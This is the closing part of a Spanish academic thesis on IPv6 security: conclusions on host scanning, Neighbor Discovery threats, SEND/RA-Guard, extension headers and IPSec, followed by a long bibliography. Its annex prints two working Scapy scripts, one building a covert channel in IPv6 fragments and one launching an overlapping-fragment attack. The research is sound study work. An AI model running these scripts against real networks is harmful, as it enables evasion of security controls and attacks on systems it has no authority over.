Debido al enorme espacio de direcciones que ofrece IPv6, está latente el mito de que es inviable o imposible la realización de un escaneo de host en una subred IPv6 por las técnicas tradicionales que se basan en la "fuerza bruta". Sin embargo, como se mostró en el desarrollo del trabajo, el universo de direcciones que un atacante debe analizar se ve reducido por múltiples factores ya sea por características propias del protocolo (como por ejemplo el uso de SLAAC y las IEE-EUA 64 bits, por mecanismos de transición) o por acciones de los mismos usuarios (configuración manual de direcciones, asignación de pool DHCP, el uso de virtualización).

Además se debe tener en cuenta que existen otras técnicas que también facilitan el descubrimiento de host en una subred IPv6 como los citados, DNS, transferencias de zona, archivos públicos, información de los protocolos de ruteo entre otros.

En cuanto a la robustez, IPv6 ofrece nuevas características, se renovó el protocolo ICMP, incluyendo la nueva funcionalidad de Neighbor Discovery, que no solamente reemplaza a ARP, sino que es empleado entre otras cosas para redireccionamiento y descubrimiento de routers. Pero como su antecesor ARP, ICMPv6, presenta algunos ataques de DoS, Man-in-the-Middle o nuevos ataques como anuncios de Routers falsos o parámetros incorrectos.

Para mitigar estas vulnerabilidades son diseñados los protocolos de SEND, que permite autenticar los mensajes que se envían y el protocolo RA-Guard, que puede ser considerado como un superconjunto de SEND y es empleado donde la infraestructura no permite el uso del mismo.

En relación a la mejora en la eficiencia, se destaca la nueva estructura de la cabecera IPv6 y la introducción del concepto cabeceras de extensión, y entre ellos la cabecera de fragmentación, que es uno de los puntos que generan mayores inconvenientes de seguridad. Los atacantes se aprovechan de que con las

implementaciones actuales es imposible analizar toda la cadena de encabezados, situación que emplean para fines maliciosos, entre ellas, vulnerar el protocolo RA-Guard.

Respecto a la seguridad propiamente dicha, se encuentra el uso de las extensiones de privacidad que si bien son una buena opción para evitar que un usuario sea "seguido" por la red, trae como punto adverso (razón por la que muchos no la emplean) que los administradores ven obstaculizado la operación y el debugging.

Una mención especial debe hacerse del protocolo IPSec, que en la práctica no ofrece mayores funcionalidades que en IPv4 teniendo la ventaja que, al ser aplicado sobre la capa de red, da soporte a capas superiores y no se requiere modificar las aplicaciones, pero con el problema de la escalabilidad, pues por cada túnel IPSec se deben configurar cada extremo.

IPv6 es un protocolo que, como se describió, intenta solucionar distintas problemáticas de IPv4, pero también trae consigo sus propias vulnerabilidades. Esto no significa que sea un protocolo defectuoso, sino que actualmente sus implementaciones son menos maduras que las correspondientes a su antecesor IPv4, sobre el cual se soporta la mayor parte de la infraestructura de Internet, con todo lo que eso implica.

La llegada de IPv6 es inminente, es importante que en este momento en el cual se está produciendo la migración, se descubran las debilidades de seguridad que presenta, y se propongan posibles soluciones a ellas, para evitar que en un futuro cuando IPv6 sea el núcleo de Internet salgan a la vista. Se debe considerar también que los fabricantes de hardware y software todavía están adecuándose a los estándares y esto se suma a las debilidades del protocolo.

Por último se puede concluir que los protocolos por más seguridad que aparenten tener, el ingenio del hombre va mucho más allá, y el ser humano constituye el eslabón más débil de la cadena de un sistema de seguridad.

Es por ello que es fundamental contar con personal idóneo y capacitado en la nueva tecnología que aplique las mejores prácticas y estándares en el momento de su implementación. Así mismo cuando se encuentre en producción tenga la seguridad como uno de sus objetivos primordiales.

9 BIBLIOGRAFÍA

[1] Network Working Group, «RFC 4291 - IP Version 6 Addressing Architecture,» 2006. [En línea]. Available: http://tools.ietf.org/html/rfc4291. [Último acceso: 08 12 2012].

[2] Operational Security Capabilities for IP Network Infrastructure (opsec), «Network Reconnaissance in IPv6 Networks,» 2012. [En línea]. Available: http://tools.ietf.org/html/draft-gont-opsec-ipv6-host-scanning-02. [Último acceso: 10 12 2012].

[3] Network Working Group, «RFC 5157 - IPv6 Implications for Network Scanning,» 2008. [En línea]. Available: http://tools.ietf.org/html/rfc5157. [Último acceso: 10 12 2012].

[4] Network Working Group, «RFC 4862 - IPv6 Stateless Address Autoconfiguration,» 2007. [En línea]. Available: http://tools.ietf.org/html/rfc4862. [Último acceso: 10 12 2012].

[5] Network Working Group, «RFC 3315 - Dynamic Host Configuration Protocol for IPv6 (DHCPv6),» 2003. [En línea]. Available: http://tools.ietf.org/html/rfc3315. [Último acceso: 06 01 2013].

[6] Network Working Group, «RFC 4380 - Teredo: Tunneling IPv6 over UDP through Network Address Translations (NATs),» 2006. [En línea]. Available: http://tools.ietf.org/html/rfc4380. [Último acceso: 10 12 2012].

[7] Network Working Group, «RFC 4941 - Privacy Extensions for Stateless Address Autoconfiguration in IPv6,» 2007. [En línea]. Available: http://tools.ietf.org/html/rfc4941. [Último acceso: 09 12 2012].

[8] Malone, D, «Observations of IPv6 Addresses,» 2008. [En línea]. Available: http://www.maths.tcd.ie/~dwmalone/p/addr-pam08.pdf. [Último acceso: 10 12 2012].

[9] Internet Engineering Task Force (IETF), «RFC 6583 - Operational Neighbor Discovery Problems,» 2012. [En línea]. Available: http://tools.ietf.org/html/rfc6583. [Último acceso: 06 01 2013].

[10] G. Lyon, «insecure.org,» [En línea]. Available: http://nmap.org/6/#changes-ipv6. [Último acceso: 01 Marzo 2013].

[11] «ServerFault,» [En línea]. Available: http://serverfault.com/questions/433400/ipv6-reverse-dns-delegation. [Último acceso: 07 Marzo 2013].

[12] Network Working Group, «RFC 4795 - Link-Local Multicast Name Resolution (LLMNR),» 2007. [En línea]. Available: http://tools.ietf.org/html/rfc4795. [Último acceso: 06 01 2013].

[13] S. Frankel, R. Graveman , J. Pearce y M. Rooks, «Guidelines for the Secure Deployment of IPv6,» 2010. [En línea]. Available: http://csrc.nist.gov/publications/nistpubs/800-119/sp800-119.pdf. [Último acceso: 28 12 2012].

[14] IPv6 maintenance Working Group (6man) , «A method for Generating Stable

Privacy-Enhanced Addresses with IPv6 Stateless Address Autoconfiguration (SLAAC),» [En línea]. Available: http://tools.ietf.org/html/draft-ietf-6man-stable-privacy-addresses-03. [Último acceso: 5 2 13].

[15] N. W. Group, «RFC 3972 - Cryptographically Generated Addresses (CGA),» 2005. [En línea]. Available: http://tools.ietf.org/html/rfc3972. [Último acceso: 04 01 2013].

[16] Network Working Group, «RFC 3971 - SEcure Neighbor Discovery (SEND),» 2005. [En línea]. Available: http://tools.ietf.org/html/rfc3971. [Último acceso: 13 01 2013].

[17] Network Working Group, «RFC 2460 - Internet Protocol, Version 6 (IPv6) Specification,» 1998. [En línea]. Available: http://tools.ietf.org/html/rfc2460. [Último acceso: 25 11 2012].

[18] S. Hogg y E. Vyncke, IPv6 Security, Cisco Press, 2008.

[19] Network Working Group, «RFC 1191- Path MTU Discovery,» 1990. [En línea]. Available: http://tools.ietf.org/html/rfc1191. [Último acceso: 10 12 2012].

[20] Network Working Group, «RFC 1981 - Path MTU Discovery for IP version 6,» 1996. [En línea]. Available: http://tools.ietf.org/html/rfc1981. [Último acceso: 10 12 2012].

[21] IPv6 maintenance Working Group (6man), «Processing of IPv6 "atomic" fragments draft-ietf-6man-ipv6-atomic-fragments-03,» 2012. [En línea]. Available: http://tools.ietf.org/html/draft-ietf-6man-ipv6-atomic-fragments-03. [Último acceso: 01 07 2013].

[22] IPv6 maintenance Working Group (6man), «Security Implications of Predictable Fragment Identification Values draft-gont-6man-predictable-fragment-id-03,» 2013. [En línea]. Available: http://tools.ietf.org/html/draft-gont-6man-predictable-fragment-id-03. [Último acceso: 06 01 2013].

[23] IPv6 maintenance Working Group (6man), «Security and Interoperability Implications of Oversized IPv6 Header Chains draft-ietf-6man-oversized-header-chain-02,» 2012. [En línea]. Available: http://tools.ietf.org/html/draft-ietf-6man-oversized-header-chain-02. [Último acceso: 13 01 2013].

[24] A. Atlasis, «Security Impacts of Abusing IPv6 Extension Headers,» [En línea]. Available: https://media.blackhat.com/ad-12/Atlasis/bh-ad-12-security-impacts-atlasis-wp.pdf. [Último acceso: 09 Marzo 2013].

[25] Network Working Group, «RFC 5722 - Handling of Overlapping IPv6 Fragments,» 2009. [En línea]. Available: http://tools.ietf.org/html/rfc5722. [Último acceso: 06 01 2013].

[26] A. Atlasis, «Attacking IPv6 Implementation Using Fragmentation,» 2012. [En línea]. Available: http://media.blackhat.com/bh-eu-12/Atlasis/bh-eu-12-Atlasis-Attacking_IPv6-WP.pdf. [Último acceso: 07 01 2012].

[27] Cisco Systems, «IPv6 Virtual Fragmentation Reassembly,» 2011. [En línea]. Available: http://www.cisco.com/en/US/docs/ios/ios_xe/ipv6/configuration/guide/ip6-vfr_xe.html. [Último acceso: 9 1 2012].

[28] Network Working Group, «RFC 4443 - Internet Control Message Protocol

(ICMPv6) for the Internet Protocol Version 6 (IPv6) Specification,» 2006. [En línea]. Available: http://tools.ietf.org/html/rfc4443. [Último acceso: 10 12 2012].

[29] Network Working Group, «RFC 4861 - Neighbor Discovery for IP version 6 (IPv6),» 2007. [En línea]. Available: http://tools.ietf.org/html/rfc4861. [Último acceso: 17 12 2013].

[30] F. Gont, «Seguridad IPv6,» [En línea]. Available: http://www.si6networks.com/presentations/walc2012/fgont-walc2012-seguridad-ipv6.pdf. [Último acceso: 04 01 2013].

[31] Operational Security Capabilities for IP Network Infrastructure, «Security Assessment of Neighbor Discovery (ND) for IPv6 - draft-gont-opsec-ipv6-nd-security-01,» 2013. [En línea]. Available: http://tools.ietf.org/html/draft-gont-opsec-ipv6-nd-security-00. [Último acceso: 10 12 2012].

[32] F. Gont, «Análisis de Seguridad de "Descubrimiento de Vecinos"(Neighbor Discovery) para IPv6,» Mayo 2011. [En línea]. Available: http://www.gont.com.ar/talks/ciscoacademy2011/fgont-cisco-academy-conference-2011-nd-security.pdf. [Último acceso: 17 12 2012].

[33] v. Hauser, «http://www.thc.org/thc-ipv6/,» [En línea]. Available: http://www.thc.org/thc-ipv6/. [Último acceso: 10 Marzo 2013].

[34] Network Working Group, «RFC 3756 - IPv6 Neighbor Discovery (ND) Trust Models and Threats,» 2004. [En línea]. Available: http://tools.ietf.org/html/rfc3756. [Último acceso: 01 06 2013].

[35] Independent Submission, «RFC 6114 - The 128-Bit Blockcipher CLEFIA,» 2011. [En línea]. Available: http://tools.ietf.org/html/rfc6114. [Último acceso: 20 01 2013].

[36] Internet Engineering Task Force (IETF), «RFC 6105 - IPv6 Router Advertisement Guard,» 2011. [En línea]. Available: http://tools.ietf.org/html/rfc6105. [Último acceso: 06 01 2013].

[37] A. AlSa'deh y C. Meinel , «Secure Neighbor Discovery: Review, Challenges, Perspectives, and Recommendations,» Agosto 2012. [En línea]. Available: http://www.hpi.uni-potsdam.de/fileadmin/hpi/FG_ITS/papers/Trust_and_Security_Engineering/2012_Alsadeh_SecurityPrivacy.pdf. [Último acceso: 06 01 2012].

[38] IPv6 Operations Working Group (v6ops), «Implementation Advice for IPv6 Router Advertisement Guard (RA-Guard) draft-ietf-v6ops-ra-guard-implementation-07,» 2012. [En línea]. Available: http://tools.ietf.org/html/draft-ietf-6man-nd-extension-headers-03. [Último acceso: 2013 01 11].

[39] Instituto Nacional de las Tecnologías de la Comunicación - España, «Informe sobre las implicancias de seguridad en la implantación de IPv6,» Junio 2010. [En línea]. Available: http://cert.inteco.es/extfrontinteco/img/File/intecocert/EstudiosInformes/cert_inf_seguridad_implantacion_ipv6.pdf. [Último acceso: 29 12 2012].

[40] Network Working Group, «RFC 2401 - Security Architecture for the Internet Protocol,» 1998. [En línea]. Available: http://tools.ietf.org/html/rfc2401.

[Último acceso: 12 12 2012].

[41] Network Working Group, «RFC 4301 - Security Architecture for the Internet Protocol,» 2005. [En línea]. Available: http://tools.ietf.org/html/rfc4301. [Último acceso: 17 12 2013].

[42] F. Gont, «IPv6 myths: Debunking misconceptions regarding IPv6 security features,» mayo 2011. [En línea]. Available: http://searchsecurity.techtarget.com/tip/IPv6-myths-Debunking-misconceptions-regarding-IPv6-security-features. [Último acceso: 13 01 2013].

[43] Network Working Group, «RFC 2461 - Neighbor Discovery for IP Version 6 (IPv6),» 1998. [En línea]. Available: http://tools.ietf.org/html/rfc2461. [Último acceso: 17 12 2013].

[44] Internet Engineering Task Force (IETF), «RFC 6434 - IPv6 Node Requirements,» 2011. [En línea]. Available: http://tools.ietf.org/html/rfc6434. [Último acceso: 10 12 2012].

[45] O. Acosta, «Desplegando la red IPv6 - El reto IPv6 - Seguridad,» 2011. [En línea]. Available: http://www.cu.ipv6tf.org/conf/IPv6_Seguridad_fordes2011.pdf. [Último acceso: 10 12 2012].

[46] Network Working Group, *RFC 3118 - Authentication for DHCP Messages,* 2001.

[47] Internet Engineering Task Force (IETF), «RFC 6724 - -Default Address Selection for Internet Protocol Version 6 (IPv6),» 2012. [En línea]. Available: http://tools.ietf.org/html/rfc6724. [Último acceso: 06 01 2013].

[48] D. Barrera, G. Wurster y P. C. van Oorschot, «Back to the Future: Revisiting IPv6 Privacy Extensions,» Canada, [En línea]. Available: http://www.ccsl.carleton.ca/~dbarrera/files/TR-10-17.pdf. [Último acceso: 10 12 2012].

[49] M. Heuse, «IPv6 Insecurity Revolutions,» 2012. [En línea]. Available: http://conference.hitb.org/hitbsecconf2012kul/materials/D1T2%20-%20Marc%20Heuse%20-%20IPv6%20Insecurity%20Revolutions.pdf. [Último acceso: 07 01 2013].

[50] Centro de Información de Internet de Brasil, «Modulo_Enderecamento-ES.odp,» [En línea]. Available: http://lacnic.net/documentos/presentaciones/ipv6_bsas/Modulo_Enderecamento-ES.odp. [Último acceso: 14 12 2012].

10 ANEXO

Programa que crea un Covert Channel en IPv6 [24]

covert_channel.py

```
#!/usr/bin/python

from scapy.all import *


if (len(sys.argv) == 3):

     dip = sys.argv[2]

     sip = sys.argv[1]

else:

     print "Toma dos argumentos: la direccion origen IPv6 y la
dirección destino Ipv6”

     sys.exit(1)

packet1 = IPv6(src=sip,dst=dip) / IPv6ExtHdrFragment(offset=0, m=1)
/ IPv6ExtHdrDestOpt(nh=60,options=PadN(optdata='\101'*120) /
PadN(optdata='\102'*150))

packet2 = IPv6(src=sip,dst=dip) /
IPv6ExtHdrFragment(offset=35,m=1,nh=60) /
IPv6ExtHdrDestOpt(nh=60,options=PadN(optdata='\101'*120) /
PadN(optdata='\102'*150))

packet3 = IPv6(src=sip,dst=dip) /
IPv6ExtHdrFragment(offset=70,m=0,nh=60) / IPv6ExtHdrDestOpt(nh=58,
options=PadN(optdata='\101'*120) /
PadN(optdata='\102'*150))/ICMPv6EchoRequest()

send(packet1)

send(packet2)

send(packet3)
```

frag.py – Programa para efectuar ataque de Overlapping [26]

```
#!/usr/bin/python

from scapy.all import *

if (len(sys.argv) == 5):

     dip = sys.argv[2]

     sip = sys.argv[1]

     length = int(sys.argv[3])

     myoffset = int(sys.argv[4])

else:

     print "Toma cuatro argumentos: la direccion IPv6 origen, la
direccion IPv6 destino,, el tamaño de los fragmentos (en bytes)  el
offset del segundo fragmento (en bytes)"

     sys.exit(1)

myid=random.randrange(1,4294967296,1)  # genera un id de
fragmentacion arbitrario

payload1=Raw("AABBCCDD"*(length-1))

payload2=Raw("BBDDAACC"*length)

payload=str(Raw("AABBCCDD"*(length+myoffset-1)))

icmpv6=ICMPv6EchoRequest(data=payload)

ipv6_1=IPv6(src=sip, dst=dip, plen=(length+myoffset)*8)

csum=in6_chksum(58, ipv6_1/icmpv6, str(icmpv6))

print 8*(length+1)

ipv6_1=IPv6(src=sip, dst=dip, plen=8*(length+1))

icmpv6=ICMPv6EchoRequest(cksum=csum, data=payload1)

frag1=IPv6ExtHdrFragment(offset=0, m=1, id=myid, nh=58)

frag2=IPv6ExtHdrFragment(offset=myoffset, m=0, id=myid, nh=58)

packet1=ipv6_1/frag1/icmpv6

packet2=ipv6_1/frag2/payload2

send(packet1)

send(packet2)
```